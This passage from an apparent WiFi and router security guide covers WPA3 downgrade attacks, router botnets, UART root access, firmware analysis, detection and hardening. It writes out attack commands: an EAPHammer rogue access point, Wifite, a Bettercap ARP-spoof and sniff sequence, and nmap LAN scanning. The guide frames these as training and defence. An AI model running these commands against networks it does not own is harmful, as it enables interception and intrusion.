What NOT to do: Use mode 2500 or mode 16800 — both are deprecated and broken in current hashcat. Always use -m 22000. Don’t try changing the mode number on old captures — reconvert with hcxpcapngtool.
🔓 WPA3 Downgrade — The Most Exploited WPA3 Vulnerability
WPA3 was supposed to fix WiFi security. It did — but most routers run it in Transition Mode (WPA2/WPA3 mixed), which lets older devices connect using the weaker WPA2. Same password for both modes. An attacker creates a fake access point that only advertises WPA2, and client devices happily connect using WPA2 instead of WPA3. Crack the captured WPA2 handshake → you now have the WPA3 password.
This was first documented in the 2019 Dragonblood research by Mathy Vanhoef and Eyal Ronen. In 2025, RedLegg reported that every WPA3 network they encountered in real-world pentests was running transition mode — and all were successfully downgraded.
What you need: Target AP running WPA3 Transition Mode (both WPA2 and WPA3 advertised). Active client devices. Two WiFi interfaces — one monitors/deauths, one runs the rogue AP.
# EAPHammer (used by RedLegg in real field assessments)
./eaphammer -e TARGET_SSID -c 6 --auth wpa-psk --wpa-passphrase KNOWN_OR_GUESSED --wpa-version 2 -i wlan0

# Wifite2 (used by TrustedSec — automated approach)
sudo wifite --wpa --kill
Confirmed vulnerable in real pentests: MikroTik, Cisco Meraki, Ubiquiti, and Aruba APs — all fell when transition mode was enabled. TrustedSec noted PMKID attacks failed (PMF was on), but the rogue AP downgrade worked every time.
| Defense | How Well It Works |
|---|---|
| WPA3-only mode (no transition) | Completely prevents the attack — but breaks older devices |
| Wi-Fi Alliance “Transition Disable” | Prevents re-downgrade after first WPA3 connection — inconsistent support |
| Separate SSIDs for WPA2 and WPA3 with different passwords | Eliminates shared credential risk |
| Strong passphrase (14+ mixed characters) | Even if WPA2 handshake is captured, resists offline cracking |
📡 Your Router Is Already in a Public Database
WiGLE (Wireless Geographic Logging Engine) is a crowdsourced database of over 1.2 billion WiFi networks. Each entry includes: network name, encryption type, router manufacturer (from MAC address), and exact GPS coordinates. Anyone can search an address and see every WiFi network nearby.
This is how attackers plan without visiting the location. Check if your address shows your network at wigle.net.
Your phone is also leaking. Every phone constantly shouts “hey, are my saved networks nearby?” These shouts (called probe requests) contain the NAMES of every WiFi network you’ve ever connected to — your home, workplace, hotels, coffee shops.
Researchers in 2026 achieved 93-98% accuracy re-identifying specific devices despite MAC randomization — just from the pattern of these broadcasts. Another team (WhoFi) identifies specific people at 95.5% accuracy from how their bodies disrupt WiFi signals. No cameras. No microphones. Just WiFi.
| What’s Leaking | Who Can See It | How to Stop It |
|---|---|---|
| Your router’s name + GPS location | Anyone with WiGLE access | Rename SSID to something generic |
| Networks you’ve connected to | Anyone in WiFi range with a $30 adapter | Delete old saved WiFi networks from your phone |
| Your physical presence + movement | Anyone on the same network reading WiFi signal distortion | Use ethernet. VPN doesn’t help here. |
🦠 Router Botnets — When Your Router Secretly Works for Criminals
300,000+ routers are currently enslaved in the AISURU botnet alone. They mine crypto, relay attacks, and proxy criminal traffic — all while you watch Netflix and notice nothing except maybe slightly slower internet.
How routers get recruited (three paths):
| Infection Route | How It Works | Real Example |
|---|---|---|
| Unpatched vulnerability | Router has a known bug the manufacturer never fixed | D-Link CVE-2026-0625 — critical RCE, actively exploited in end-of-life devices |
| Default/weak credentials | Attacker tries admin/admin or derives password from MAC address | Quad7 botnet targeting TP-Link Archer C7 |
| Firmware supply chain | Attacker compromises the manufacturer’s update server | AISURU hijacked Totolink’s update server → malware pushed to tens of thousands of routers |
Why factory reset doesn’t save you:
| Malware | How It Survives | Factory Reset Works? |
|---|---|---|
| KadNap | Installs a timer that re-downloads malware every 55 minutes, renames itself to “.asusrouter” |  Timer runs before reset completes Timer runs before reset completes |
| AISURU | Replaces the entire operating system with its own custom firmware | You’re now running the attacker’s OS |
| AVrecon/SocksEscort | Flashes firmware that permanently blocks all future updates | Even firmware upgrades can’t overwrite it |
| Chalubo | “Pumpkin Eclipse” — permanently bricked 600,000 routers in 72 hours | Router is physically destroyed — must be replaced |
The original Mirai botnet (2016) used just 62 common default password combinations to enslave 380,000+ devices. Its attacks included 665 Gbps against KrebsOnSecurity, 1 Tbps against OVH, and the Dyn DNS attack that knocked out half the US East Coast’s internet. Modern variant AISURU hit 31.4 Tbps against Cloudflare in February 2026.
⏰ The End-of-Life Crisis — Your Manufacturer Abandoned You
Router manufacturers support a device for 2-4 years. Routers run for 8-10+. When a router reaches “end of life,” the manufacturer stops patching — even for CRITICAL vulnerabilities with active exploitation.
| Router | Vulnerability | Severity | Manufacturer’s Response |
|---|---|---|---|
| NETGEAR R7000P | Command injection | High | “End-of-support. No security updates planned.” |
| Linksys E9450-SG | Auth bypass — anyone can access admin | CVSS 8.8 | “End-of-life. No firmware update planned.” |
| Sierra Wireless AirLink | Active RCE exploitation | Critical | CISA told agencies to disconnect by Jan 2026 |
| D-Link (multiple) | CVE-2026-0625 — remote code execution | Critical | Actively exploited in EOL devices |
| MikroTik WebFig | CVE-2025-61481 — admin over cleartext HTTP | CVSS 10.0 | Serves login over HTTP by default after factory reset |
The CISA (US government’s cybersecurity agency) literally told federal agencies: “Disconnect these routers or replace them.” If the government says throw it away, maybe don’t keep it plugged in.
🔩 UART Debug — Root Shell Access for $5
Router manufacturers leave debug ports on circuit boards from development and almost never disable them. A $5 USB-to-serial adapter plugged into these ports gives you direct root access — full control of the router’s operating system, no password needed.
Opening the router: Screws hide under rubber feet. Inside, look for 3-4 small holes (unpopulated pads) near the main chip, sometimes labeled “UART,” “CON1,” or “JP1.”
Identify the pins (you need a $10 multimeter):
| Step | Multimeter Setting | What to Do | What You’re Looking For |
|---|---|---|---|
| Find GND | Continuity (beep mode) | Touch one probe to metal shielding, other probe to each pad | The pad that beeps = GND |
| Find VCC | DC Voltage | Power on router, measure each remaining pad against GND | Steady 3.3V or 5V = VCC (don’t connect this) |
| Find TX | DC Voltage | Watch during boot | Voltage jumping 0V ↔ 3.3V = TX (data being sent) |
| Find RX | — | It’s the remaining pad | RX = where you’ll send commands TO the router |
Connect: USB-to-TTL adapter (FTDI FT232RL, CP2102, or CH340G — $2-15). Wire TX→RX and RX→TX (crossed). GND→GND. Never connect VCC. Make sure voltages match — a 5V adapter on a 3.3V board will fry the router.
# Open the connection (115200 baud works for most routers)
screen /dev/ttyUSB0 115200
# Now power-cycle the router (unplug → plug back in)
Success: Clear text scrolls — bootloader messages, Linux kernel booting, and then a login prompt (or direct root shell #). Common defaults: root:root, admin:admin, root:(blank).
Garbled characters (àÿøüþ€)? Wrong baud rate. Try 9600, 57600, 38400, 230400. A JTAGulator (~$170) brute-forces both pin assignment AND baud rate automatically.
🧬 Firmware Emulation — Hack a Router Without Owning One
Every attack above requires either physical access or WiFi proximity (except internet attacks). But there’s a way to find NEW vulnerabilities in routers you don’t even own — download the firmware from the manufacturer’s website and dissect it on your laptop.
Think of it like downloading a copy of the router’s brain and running it in a virtual environment where you can poke, prod, and break things without consequences.
The Pipeline: Download → Extract → Emulate → Find Bugs
Step 1 — Download firmware. Most manufacturers publish firmware files on their support pages. Google “[router model] firmware download.”
Step 2 — Extract the filesystem:
# binwalk rips apart firmware images — finds and extracts embedded filesystems
binwalk -e firmware.bin
# Usually extracts a SquashFS filesystem for MIPS or ARM architecture
Step 3 — Look for low-hanging fruit (no emulation needed):
# Search for hardcoded passwords
grep -r "password" squashfs-root/
grep -r "admin" squashfs-root/etc/

# Search for private keys left in firmware
find squashfs-root/ -name "*.pem" -o -name "*.key"

# Search for hidden debug URLs
grep -r "debug" squashfs-root/www/
grep -r "backdoor" squashfs-root/
Real-world finds: D-Link DIR-412 firmware had hardcoded telnet username “Alphanetworks.” MikroTik mAP2n contained an SSH private key in the firmware dump. TP-Link was found using the same private key across multiple router models — for both root access and firmware signing.
Step 4 — Full emulation (run the router’s web interface on your laptop):
| Tool | Success Rate | Stars | Best For |
|---|---|---|---|
| EMBA | ~95% | 3.4K | Comprehensive automated analysis — runs binwalk, CVE correlation, and produces HTML reports |
| FirmAE | 79% | 3.4K | Router/IP camera emulation — discovered 12 zero-day vulnerabilities in testing |
| Firmadyne | 16% | 3.2K | The original — lower success rate but widely documented |
| FAT | ~16% | 2.6K | Wraps Firmadyne with easier setup |
FirmAE’s five arbitration techniques solved the emulation problems that made Firmadyne fail on 84% of firmware images. On 1,124 tested firmware images, FirmAE discovered 12 zero-day vulnerabilities affecting 23 devices, producing multiple CVEs for D-Link routers.
Step 5 — Find vulnerabilities in the running emulation:
Once the web interface is running in emulation, test for command injection (the most common router vulnerability — unsanitized input passed to system() in CGI handlers), authentication bypass, hardcoded credentials accessible through the web panel, and hidden debug endpoints.
The 2024-2025 router CVE landscape is dominated by one pattern: command injection in web management interfaces. Unsanitized user input gets passed to shell commands. Notable examples: OpenWrt CVE-2024-54143 (CVSS 9.3), Zyxel CVE-2025-13942 (CVSS 9.8), D-Link CVE-2025-60854 (CVSS 9.8), ASUS AiCloud CVE-2025-59366 (critical).
Forescout’s 2025 TP-Link research found: leftover debug code providing root access (CVE-2025-7851), incomplete patches that left vulnerabilities partially accessible, and the same private signing key reused across multiple devices.
🔍 Am I Being Hacked Right Now? — Detection for Home Users
You just read 13 attack types. The first question your brain asks: “Is someone doing this to ME?” Here’s how to check.
The $5 Deauth Detector
A $3-5 ESP8266 board running DeauthDetector firmware turns into a physical alarm — LED goes RED during active deauth attacks, GREEN when clear. An advanced version sends push notifications to your phone. Maltronics sells a pre-built one for ~$10-20 requiring zero setup.
For software detection, Nzyme is an open-source wireless IDS (Intrusion Detection System — software that watches for attacks). Run it on a Raspberry Pi with a WiFi adapter in monitor mode and it monitors deauth frame rates, detects rogue APs, spots evil twin SSIDs, and alerts on anything abnormal. Research using Raspberry Pi + Kismet achieved 10/10 attack detection with average response time of 3.42 seconds.
Wireshark detection filters (requires adapter in monitor mode):
# See deauthentication frames (the "kick everyone off" attack)
wlan.fc.type_subtype == 0x0c

# See disassociation frames (similar attack, different frame type)
wlan.fc.type_subtype == 0x0a
If you see hundreds of these frames per second targeting your network — someone is attacking.
Check Your Router Right Now (No Tools Needed)
| What to Check | Where to Find It | Red Flag |
|---|---|---|
| Connected devices | Router admin → Connected Devices / DHCP list | Devices you don’t recognize |
| DNS settings | Router admin → WAN / Internet settings | Changed from your ISP’s defaults or set to unknown IPs |
| Port forwarding rules | Router admin → Advanced → Port Forwarding | Rules you didn’t create (especially port 3389, 22, 445) |
| Remote management | Router admin → Administration → Remote Access | Enabled when you didn’t enable it |
| UPnP | Router admin → Advanced → UPnP | Enabled (should be off) |
| Firmware version | Router admin → System / Status | Outdated or unknown version |
| WPS | Router admin → Wireless → WPS | Enabled (should be off on most routers) |
What WIDS Catches vs What It Misses
| Attack Type | Enterprise WIDS Detects? | Home Detection? |
|---|---|---|
| Deauth flood (hundreds of frames/second) |  Cisco WIPS, Aruba RFProtect, Kismet Cisco WIPS, Aruba RFProtect, Kismet |
ESP8266 detector, Nzyme |
| Slow deauth (1 frame/second) | Falls below threshold |
Too subtle |
| Evil Twin (duplicate SSID) | By signal characteristics |
 Nzyme can detect, most home setups can’t Nzyme can detect, most home setups can’t |
| Rogue AP | MAC/signal mismatch |
Requires dedicated monitoring |
| PMKID capture | Passive — no detectable traffic |
Invisible |
| CSRF/DNS rebinding | Not a wireless attack |
Not a wireless attack |
A 2025 Nozomi Networks report found 94% of wireless networks worldwide lack adequate protection against deauth attacks. WPA3 with PMF (Protected Management Frames) blocks standard deauth — but Mathy Vanhoef’s research group found bypasses even with PMF enabled.
🕵️ Password Cracked — Now What Can an Attacker Actually Do Inside?
Every WiFi guide ends at “password cracked.” But the beginner’s real question is: “then what?” What does being on someone’s network actually let you see and do?
The HTTPS Reality Check
Here’s the honest truth: HTTPS killed the classic sniffer. In 2025, virtually all websites use encrypted connections (HTTPS). If you ARP-spoof someone’s connection (trick their computer into sending all traffic through yours), here’s what you CAN and CAN’T see:
| You CAN See | You CAN’T See |
|---|---|
| DNS queries — every domain name they visit (google.com, pornhub.com, bank.com) | Page content — what they’re reading, typing, watching |
| TLS SNI hostnames — visible in the connection setup | Passwords, form data, login credentials for HTTPS sites |
| Device hostnames via mDNS broadcasts | Banking app transactions |
| Unencrypted IoT device traffic (many smart devices still use HTTP) | Anything from apps with certificate pinning (Signal, WhatsApp) |
| Timing — when they visit sites, how long they stay | Messages, emails, search queries |
The post-compromise tools (for your own lab network):
# Bettercap — the Swiss Army knife for network attacks
# ARP spoof + network sniff (see all DNS queries on the network)
sudo bettercap

# Inside bettercap's interactive shell:
net.probe on          # Discover all devices
arp.spoof on          # Redirect traffic through you
net.sniff on          # Watch the traffic flow
Lateral Movement — Where Real Damage Happens
The real power of being on someone’s network isn’t sniffing encrypted traffic — it’s reaching devices that were never meant to be internet-accessible:
# Scan the entire local network for running services
nmap -sV --allports 192.168.1.0/24
What typically shows up:
| Device | Ports Found | Risk |
|---|---|---|
| Printers | Port 9100 (raw printing) | Usually zero authentication — can read print jobs, access stored documents |
| NAS / file servers | Ports 445 (SMB), 2049 (NFS) | Shared folders often have weak or no passwords |
| IP cameras | Port 554 (RTSP video stream) | Default credentials are common (admin/admin) |
| Smart TVs | Various HTTP ports | Embedded web servers with known vulnerabilities |
| The router itself | Port 80/443 (admin panel) | Still running admin/admin on 192.168.1.1 |
🪟 Windows Users — What Works and What Doesn't
Most WiFi security tools are Linux-native. Here’s the honest breakdown for Windows users.
| Approach | What Works | What Doesn’t |
|---|---|---|
| Native Windows | Hashcat (GPU cracking — same speed as Linux), Wireshark, Nmap | Monitor mode, packet injection, hcxdumptool, aircrack-ng, Fluxion |
| WSL2 | Text processing, hashcat (CPU-only), scripting | USB WiFi adapter passthrough — WSL2 can’t access USB hardware |
| Kali on USB (dual boot) | Everything — full bare-metal performance | Requires reboot to switch OS |
| VM (VirtualBox/VMware) | Most tools run | USB WiFi passthrough is unreliable — breaks timing-sensitive captures |
The practical Windows workflow:
Capture on Linux (Kali USB boot) → copy .hc22000 file to Windows → Crack on Windows (hashcat with gaming GPU)
Capture requires Linux because Windows doesn’t support monitor mode on consumer adapters. But cracking is pure GPU math — hashcat runs identically on Windows. So capture where the radio tools work, crack where your expensive GPU lives.
📱 Android Users — Rooted vs Non-Rooted (The Honest Truth)
The honest ceiling is severe. Phone WiFi chips don’t expose monitor mode. No airodump-ng, no handshake capture, no deauth, no packet injection — regardless of root status or custom ROMs.
| Capability | Non-Rooted | Rooted | Rooted + NetHunter Full |
|---|---|---|---|
| WiFi scanning (channels, signal, encryption) | WiFiAnalyzer |
Same |
Same |
| Network device scanning | Fing |
Same |
Same |
| Monitor mode (internal WiFi) | |
|
Only Samsung Galaxy S10 with custom kernel confirmed |
| Monitor mode (external USB adapter via OTG) | |
|
With compatible adapter |
| WPS PIN testing | Limited (Android 9+ blocked direct WPS API) |
WIFI WPS WPA TESTER |
Full |
| Run Kali tools | |
|
Full Linux environment |
| Crack WPA passwords | |
Painfully slow — phone CPUs aren’t GPUs |
Same |
Kali NetHunter has 3 editions — only one does WiFi attacks:
- Rootless (any Android, Termux): Kali userspace, but NO WiFi attack capability
- Lite (rooted): Adds HID attacks, still no WiFi injection
- Full (rooted + device-specific custom kernel): The ONLY edition with WiFi attacks — and even then, you usually need an external USB adapter via OTG cable
For phone-only users (students with no laptop): The minimum viable WiFi testing setup is a $10 USB OTG cable + a compatible cheap adapter (TP-Link TL-WN722N v1, ~$15) + Kali NetHunter Full on a supported rooted device. Total: ~$25 on top of your phone. An ESP8266 board ($3-5) serves as a practice target.
🤖 Autonomous WiFi Collection — Devices That Hack While You Walk
Every attack above requires sitting down, running commands, and waiting. But there’s a passive approach — devices that run unsupervised and silently collect WiFi handshakes from every network they encounter.
Pwnagotchi — AI-Driven Handshake Collector
Pwnagotchi is a Raspberry Pi-based device with a cute e-ink face that uses AI to optimize handshake collection. It learns which networks to target and when, getting better over time in familiar environments. Carries in your bag, runs on a battery, collects handshakes passively.
Hardware: Raspberry Pi Zero 2W, 2.13" e-ink display (Waveshare V4), 16GB+ MicroSD, 5V/2A power bank. ~$50 total.
2025 reality check: The most active fork (jayofelony, 2.6K stars) removed the AI entirely — the branch is literally called “noai.” The AI component was destabilizing the WiFi firmware. Alternative forks like aluminum-ice/scifijunkie (v1.9.0) retain the AI if you want it.
Handshakes get stored as PCAP files in /root/handshakes/ — compatible with hashcat for offline cracking. Plugins enable WiGLE uploads, GPS logging, and cooperative multi-Pwnagotchi operation.
ESP32 Marauder Wardrive Mode
Marauder’s wardrive mode + GPS module logs every WiFi network encountered with GPS coordinates, encryption type, and signal strength — exportable to WiGLE or KML (Google Earth). The new Apex 5 ($99, Feb 2026) adds dual-band 2.4+5GHz scanning. The VoyagerRF v2 board adds 3dBi antenna, MicroSD, GPS, and NRF24/CC1101 socket — a complete RF Swiss Army knife for Flipper Zero.
WiGLE’s database now exceeds 150 million WiFi networks worldwide. Research found opportunistic wardrive collection captures at least 60% of total WiFi APs in any given area.
🧪 Build a Legal Practice Lab — Test Everything Without Touching Anyone's Network
Every attack in this guide can be practiced legally on equipment you own. Here’s the complete setup from zero hardware to advanced enterprise scenarios.
Physical Lab (~$60-80 total):
| Item | Price | Purpose |
|---|---|---|
| Laptop (8GB+ RAM, SSD) | You have one | Runs Kali Linux |
| Alfa AWUS036ACM | ~$40 | Monitor mode + injection |
| Spare router (eBay/thrift store) | $5-15 | Your test target |
| Second WiFi adapter (optional) | ~$25 | Evil Twin attacks need two interfaces |
Configure the spare router with different security modes:
| Security Mode | What You Practice |
|---|---|
WPA2-PSK with weak password (12345678) |
Handshake capture + hashcat cracking |
| WPA2-PSK with strong password + WPS ON | WPS PIN attacks with Reaver + Pixie Dust |
| WPA3 Transition Mode | WPA3 downgrade attacks |
| Open network (no password) | Evil Twin + captive portal attacks |
Use bare-metal Kali, not a VM. USB passthrough for WiFi adapters in VirtualBox/VMware breaks timing-sensitive captures. Install Kali on a USB stick for dual-boot convenience.
Isolate your lab: Run the spare router with NO internet connection. Reduce TX power to minimum. Interior room for RF isolation. For proper shielding, a Faraday cage (~$200-500, or DIY with copper mesh).
Zero-Hardware Virtual Lab (Free)
WiFiChallengeLab (GitHub r4ulcl/WiFiChallengeLab-docker, GPL-3.0) uses a Linux kernel module called mac80211_hwsim to create fully virtualized WiFi networks in Docker — no physical WiFi hardware needed at all. Challenges cover OPN, WEP, WPA2-PSK, WPA3-SAE, WPA3-OWE, and WPA2-Enterprise. Includes Nzyme WIDS for detection practice. CTFd challenge platform at lab.wifichallenge.com.
OSWP exam takers consistently recommend it as the best free practice environment.
Advanced virtual scenarios beyond the pre-built challenges: mac80211_hwsim creates arbitrary virtual WiFi interfaces (modprobe mac80211_hwsim radios=5 = 5 virtual adapters). Build custom WPA2-Enterprise labs with FreeRADIUS, test 802.1X certificate auth, multi-AP roaming — all in software. freerad-lab on GitHub provides a Docker-based WPA2-Enterprise lab with EAP-TLS support.
Practice Progression (30-Day Path):
| Days | What to Practice | Tool |
|---|---|---|
| 1-3 | Setup + reconnaissance — verify adapter, monitor mode, scan networks | airodump-ng |
| 3-7 | WPA2 handshake capture on your own router (known weak password) | airodump-ng + aireplay-ng |
| 7-14 | Crack with wordlists, then graduate to hashcat GPU cracking | aircrack-ng → hashcat |
| 14-17 | Automated tools | Wifite2, Airgeddon |
| 17-21 | WPS PIN attacks | Reaver (brute-force) + Pixie Dust (near-instant) |
| 21-28 | Evil Twin + captive portal | Fluxion |
| 28+ | WPA2-Enterprise attacks | EAPHammer |
| Month 2+ | WPA3 transition mode downgrade | EAPHammer / DragonShift |
💰 Career Path — How to Actually Get Paid for This
Everything in this guide maps to real career paths paying $75,000-$200,000+/year.
Certifications
| Certification | Cost | Difficulty | What It Covers | Value |
|---|---|---|---|---|
| OSWP (Offensive Security Wireless Professional) | $450 standalone | 2/5 | WPA2-PSK, WPA2-Enterprise, rogue APs, captive portals (no WPA3 yet) | The WiFi pentesting credential — 3h45m practical exam, crack 3 APs |
| OSCP (Offensive Security Certified Professional) | $1,599+ | 4/5 | General penetration testing (includes some wireless) | The industry standard — get this first for broader employability |
| Both included in Learn One subscription | $2,499/year | — | Full courseware + labs + exam attempts | Best value if pursuing both |
Most OSWP reviewers pass within 90 minutes of practical time. WiFiChallengeLab is the universally recommended free practice environment.
Salary Ranges (2025-2026)
| Role | Experience | Salary Range |
|---|---|---|
| Junior Penetration Tester | 0-2 years | $75,000 - $100,000 |
| Mid-Level Pentester / Security Engineer | 3-5 years | $100,000 - $140,000 |
| Senior IoT Security Engineer | 5+ years | $140,000 - $205,000 |
| Offensive Security Researcher (NVIDIA, Apple) | 5+ years | $224,000 - $425,500 |
| Bug Bounty (top earners) | Varies | 2.7× median software engineer salary in their country |
The career ladder: Junior Pentester (OSCP) → add OSWP specialization → IoT Penetration Tester → Senior IoT Security Engineer → Security Architect / Principal Researcher.
Bug Bounty Programs Accepting Router/IoT Submissions
| Platform | Focus | Notes |
|---|---|---|
| HackerOne | DoD, GM, enterprise programs | Largest platform |
| Bugcrowd | Categorizes by IoT skill | Growing IoT focus |
| Intigriti | 125K+ vetted researchers | Explicitly supports hardware/IoT assets |
| Vendor-specific programs | Smart home devices (Vesync, etc.) | Check vendor security pages |
Industries hiring wireless security: Healthcare (medical device security), automotive (connected vehicles), telecom, defense (Lockheed Martin, Raytheon, MIT Lincoln Lab), consulting (Rapid7, NCC Group, SpecterOps).
At DEF CON 33, researchers found 10+ vulnerabilities from hacking public transit bus WiFi → vehicular router → bus private network → ADAS/APTS vehicle control systems. Backdoors in cybersecurity-certified vehicular routers compromised all global units of that model.
🔒 What to Actually Do Right Now — The 10-Minute Hardening Guide
These steps take 10 minutes total and block the majority of attacks described above. Do them now.
Step 1 — Change default admin credentials. Go to your router’s admin panel (usually 192.168.1.1), change both username and password. Blocks CSRF, default credential exploitation, brute-force.
Step 2 — Disable UPnP. Advanced settings → UPnP → OFF. Blocks silent firewall port opening.
Step 3 — Disable remote management and TR-069. Unless your ISP requires them, turn both off. Blocks 41 million exposed routers’ worth of attack surface.
Step 4 — Update firmware. Check manufacturer’s website. No updates for 2+ years? Your router may be end-of-life — replace it.
Step 5 — Use WPA3-only mode. If all devices support WPA3, switch from “WPA2/WPA3” to “WPA3 only.” Blocks transition mode downgrade.
Step 6 — Change default router IP. 192.168.1.1 → 192.168.73.1 or similar. Breaks automated CSRF and DNS rebinding.
Step 7 — Rename SSID. Don’t use your name or apartment number. Generic name defeats WiGLE reconnaissance.
Step 8 — Delete old saved WiFi networks. Phone settings → Saved Networks → delete unused ones. Shrinks your probe request fingerprint.
Step 9 — Log out of router admin. Close the browser tab. Prevents CSRF that depends on active session.
Step 10 — Set a calendar reminder. Check firmware every 3 months. Router security isn’t a one-time thing.
| Risk Level | Your Situation | Action |
|---|---|---|
| Critical |
Router 5+ years old, no updates available | Replace the hardware — $50-80 |
| Critical |
Default admin password (admin/admin) | Change it right now — 30 seconds |
| High |
UPnP enabled, remote management on | Disable both — 2 minutes |
| High |
WPA2/WPA3 transitional mode | Switch to WPA3-only if possible |
| Moderate |
SSID with your name/apartment number | Rename — 1 minute |
| Moderate |
Never checked firmware version | Check and update — 5 minutes |
 Quick Hits
| Want to Know | Answer |
|---|---|
 Most dangerous attack Most dangerous attack |
CSRF — a webpage silently changes your router’s DNS. Zero skill needed, works from anywhere on earth. |
 Skip cracking entirely Skip cracking entirely |
Default password derivation — RouterKeygen calculates the password from the MAC address in milliseconds. 99.88% success on UPC routers. |
 Quietest attack Quietest attack |
PMKID capture — grabs the hash directly from the router. Nobody disconnects, no logs, completely silent. |
| Fastest crack |
8-digit numeric WiFi password falls in 38 seconds on a single RTX 4090. RockYou wordlist (14.3M passwords) exhausts in 5.5 seconds. |
 Uncrackable password Uncrackable password |
12+ mixed characters — even 8 GPUs can’t touch it. Password complexity is the final defense regardless of protocol. |
| Worst persistence |
Chalubo “Pumpkin Eclipse” — permanently bricked 600,000 routers in 72 hours. Physical replacement required. |
 Biggest botnet Biggest botnet |
AISURU — 300K+ routers, hit 31.4 Tbps DDoS against Cloudflare (Feb 2026). |
 Phone leaking Phone leaking |
Probe requests broadcast your saved network names. Researchers re-identify devices at 93-98% accuracy despite MAC randomization. |
 WPA3 safe? WPA3 safe? |
Only in WPA3-only mode. Transition mode (WPA2/WPA3) falls to downgrade attack in every pentest. |
 Factory reset enough? Factory reset enough? |
No. KadNap, AISURU, AVrecon all survive factory reset. Flash firmware manually from manufacturer’s website. |
 Career value Career value |
OSWP cert ($450) → IoT pentesting roles ($75K-205K/year). Bug bounty researchers earn 2.7× median dev salary. |
 Practice legally Practice legally |
WiFiChallengeLab — virtualized WiFi labs in Docker, no hardware, free. Or: $5 eBay router + $40 Alfa adapter. |
 Windows users Windows users |
Capture on Kali USB boot → crack on Windows with your gaming GPU. Hashcat speed is identical on both. |
 WiFi range isn’t the limit WiFi range isn’t the limit |
Most 2026 attacks come through the internet — no WiFi proximity needed. CSRF, DNS rebinding, UPnP, TR-069. |
 Find your own bugs Find your own bugs |
Download firmware → binwalk → EMBA (95% emulation success). No hardware needed. How CVEs actually get discovered. |
 10-minute fix 10-minute fix |
Change admin creds + disable UPnP + update firmware. Blocks the majority of everything above. |
Your router has been running 24/7 since the day you plugged it in. It’s the one device you never update, never log into, and never think about — but it controls every packet that enters and leaves your digital life. Attackers built an entire industry around that neglect. 47.1 million DDoS attacks last year. 300,000 routers enslaved right now. 600,000 bricked in a weekend. You just read every way it breaks and every command to test it yourself. 10 minutes of hardening closes the door on 90% of what’s out there. The other 10%? You now have the exact tools, commands, and career path to make that your job.
 !
!